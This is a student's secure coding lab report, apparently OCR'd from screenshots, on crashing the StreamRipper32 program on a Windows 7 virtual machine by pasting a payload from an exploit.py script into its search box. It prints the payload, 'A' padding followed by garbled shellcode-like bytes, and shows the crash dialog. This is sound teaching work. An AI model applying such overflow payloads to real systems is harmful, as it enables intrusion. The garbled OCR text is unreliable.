SECURE CODING LAB7

SLOT: L23+L24

NAME: THOTA SURYA TEJA

REG NUM: 19BCE7113

Lab experiment - Working with the memory vulnerabilities


Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**


Analysis

- **Crash the Vuln_Program_Stream program and report the vulnerability.**


1)After Unzipping,Running the exploit.py script generates a payload.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\DeLL>cd C:\Users\DeLL\Desktop\Vullln

C:\Users\DeLL\Desktop\Vullln>python exploit.py

C:\Users\DeLL\Desktop\Vullln>SSS
```



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë▯▯ôZ▯▯▯▯▯▯▯ÚÇºîP
SàÙt$ô]3É±Rƒíü1U▯▯»C±▯¿Œ·Ö?MØ_Ú|Ø▯¯/èOýÃƒ ▯WáŠ▯ÐLí▯áýÍ4aü▯–XÏW×2•…
v8▯9òt‘²H˜‘'▯›ºö▯Â▯ù÷~▯á▯ºÕšï0äJ>¸K³ŽK•ô)´à↑JIóË0•vÏ“^ +%²·¸)▯³æ-~▯▯J▯–
qÛO%U‡▯ÝÌmúâ▯Î£FEãºú▯1t7¶1▯@Å^½úAÓ6%–▯m‘▯ëŽâ▯
(Ú²9™cY¹&¶Îéˆi¯YiÚG³f▯w¼¬.▯G'‘KT6yŽZ9Á▯¼S%N▯ÌÜËãm ÆŽ®ªåo`[ƒc▯«ÞÙº´ôu^&“…)[↑
Ò~-E¶’”ÿ¤n@Çlµ±Æm8ì},,▯©)XYg‡3ÉqÉèƒ▯ŒÂ▯c‘▯â‹ ç³´o4Íó▯»▯º0^ŒÍØÇE1…÷º³
º{0LGc1I▯#ª#ÆÌÃ
```




StreamRipper 32

Max KB To Rip: 0

Relay Port: 10069

Version 2.6

Save Internet Radio! www.saveinternetradio.org



URL (http://ip:port) http://66.51.104.122:8100

Title:

Bytes Read:

Max KB To Rip 0

Destination: D:\Rips\

Relay Port 10069

□ Add Sequence Number To Output Track

☑ Add ID3V1 and ID3V2 Tags to Output

□ Overwrite Tracks If They Exist


□ Enable

Stream Name	Pattern
Radiostorm.com: ALTERNATIVE	Feeder
Radiostorm.com: POP TOP40	Train
Master FT: HQ FTFM	America
Master FT: HQ FTFM	Bad Company
Daily Dementia Overdose	Metallica
+ betrayer.ca - radio +	Metallica

Genre: Metal

Description	Bitrate	Track Info
MLAB17 House of Music	256 kbps	Yes
Funkatron Productions	160 kbps	Yes
intigo Web Radio (HTTP://WWW.ROCK.OX.RO)	128 kbps	Yes
Daily Dementia Overdose	128 kbps	Yes
+ betrayer.ca - radio +	128 kbps	Yes
Black Metal and the like	128 kbps	Yes
MetalnRock.com : SwansonG	128 kbps	Yes
http://inLIVE.co.kr : metallism	96 kbps	Yes
Roth Metal Radio Playing Black and Death Metal	96 kbps	Yes

Version 2



```
C:\Users\IEUser\
C:\Users\IEUser\
C:\Users\IEUser\
Windows IP Confi

Ethernet adapter

   Connection-sp
   Link-local IP
   IPv4 Address.
   Subnet Mask .
   Default Gatew

Tunnel adapter i

   Media State .
   Connection-sp

C:\Users\IEUser\
```

SRipper MFC Application

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Copy paste the payload in the search box and click on Search button.

The program has crashed!!!